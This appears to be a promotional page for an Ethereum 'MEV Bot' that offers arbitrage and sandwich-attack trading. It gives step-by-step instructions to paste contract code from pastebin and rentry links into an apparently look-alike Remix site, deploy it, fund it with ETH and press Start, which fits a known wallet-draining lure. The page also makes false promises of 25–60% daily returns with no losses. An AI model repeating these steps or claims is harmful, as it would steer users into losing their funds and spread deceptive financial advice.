MEV Bot V2.1 2023

Anatomy of MEV Bot

Performance of MEV Bot Nº8 in the last 7 days

`Target Tokens`

Top 10 Favourite Tokens ⓘ

By Profit By Volume

Legend:
- → Count
- 1INCH
- ACH
- AMPL
- BTRFLY
- CEL
- CNC
- COLLAR
- EUROC
- EURS
- EURT
- FRM
- FUND
- ibEUR
- MEME
- OHM
- POWR
- renBTC
- SNX
- SRM
- TEL
- UOS
- USDC
- USDT
- WAMPL
- WBTC
- WETH
- wNXM
- WSCRT
- xFUND

⏱ 29 minutes ago

Profits Distribution

Transaction Profit Distribution ⓘ

Data points: -7.3, 0.49, 2.39, 28.2, 402.34, 1,940.48, 18,235.25

Ranges: <$0, $0~$1, $1~$10, $10~$100, $100~$1000, $1000~$10000, $10000~$100000

● Avg profit in range($)   → Tx count in range

⏱ 29 minutes ago

This particular bot started with the amount of **1.6 ETH**
and was able to earn **12.08** ETH in 7 days.

Complex transaction:

MEV Transaction Profit Leaderboard(24H)

NO.1 $6,441.49 Arbitrage

NO.2 $1,999.73 Arbitrage

NO.3 $1,473.00 Arbitrage

NO.4 $1,181.30 Arbitrage

NO.5 $1,128.73 Arbitrage

Why You Need MEV Bot?

MEV Bot is a smart contract that uses **arbitrage** and **sandwich attack** strategies to make trades on behalf of its users. By continuously scanning different exchanges for price differences, MEV Bot is able to identify opportunities for arbitrage and execute trades **automatically**, allowing users to earn profits without having to manually monitor the markets.

Overall, MEV Bot is an innovative tool that can help users make money by taking advantage of price differences in the markets. Its ability to execute arbitrage and sandwich attack trades automatically makes it an attractive option for those looking to earn **passive income** from their investments.

MEV bot operate at a high frequency, often executing several trades **per second**.

They can be used by traders to generate additional profits, or by market makers to improve their own liquidity provision.

One of the main benefits of MEV bot is that they can operate at a much faster speed than humans, allowing them to take advantage of market inefficiencies that would otherwise be missed.

MEVBot is a team of **#MEV enthusiasts** that has recently deployed a **Arbitrage and Sandwich bot on Ethereum Mainnet.** We have released our source code for free, but there is a **0.5%** fee deducted from every successful trade executed by the user's bot. This fee goes to the **MEVBot** team and is used to cover expenses.

How to launch your own Sandwich bot: (Check the video too for better understanding)

Deployment video

1. Download MetaMask (if you don't have it already):

https://metamask.io/download.html

2. Access Remix:

https://remixethereum-ide.github.io

3. Head over to the Sidebar, Click on the "contracts" folder and then create "New File". Rename it as "Sandwich.sol"

4. Paste the code in Remix:

- **https://rentry.org/mevbot_official_updated/raw**
or
- **https://pastebin.pl/view/raw/5f3532d0**

5. Go to the "Solidity Compiler" tab.

Select version "**0.6.6**" and then press "Compile Sandwich.sol".

6. Go to the "**Deploy & Run Transactions**" tab and on Environment select the "**Injected Provider - Metamask**"

**6.1**.   **6.2**.

6.3 It will appear a Metamask popup to connect your wallet, connect the wallet you want to deploy the bot.

Make sure you are on **Ethereum Mainnet**.

6.4 Just press the arrow down to open up the deploy window.

7. Place your own **Wallet Address** on **_Withdrawaladdress**
 (Can be a fresh new one.)


Then just press "**Transact**".

By approving the Metamask contract creation fee, you will have created your own contract.

Your Contract will appear below, just press the > to open it.

8. Copy your newly created contract address and fund it with any amount of ETH that you would like the bot to earn with by simply sending ETH to your newly created contract address.

Head over to your Metamask and fund your newly created contract.

After your transaction is confirmed your balance should appear like this on your contract.

9. Click the "Start" button to run the bot.

The bot will start working immediately earning you profits from trades.

Withdraw your ETH at any time by clicking the "Withdraw" button.

FAQ
What average ROI can I expect?

According to our latest data of MEV bot performances (past 7 weeks) ROI is about **+25–60%** daily per user. Bot does not make any losses, it only executes trades when there's proper arbitrage opportunity to make profit, so under all circumstances user is always on plus.

What amount of funds bot need to work?
We recommend funding the contract with at least **1 ETH** but a minimum of **0.5 ETH** could be required to cover gas fees and possible burn fees.

Twitter: **https://twitter.com/TheMevBot**
Telegram: **t.me/Web3_Frank**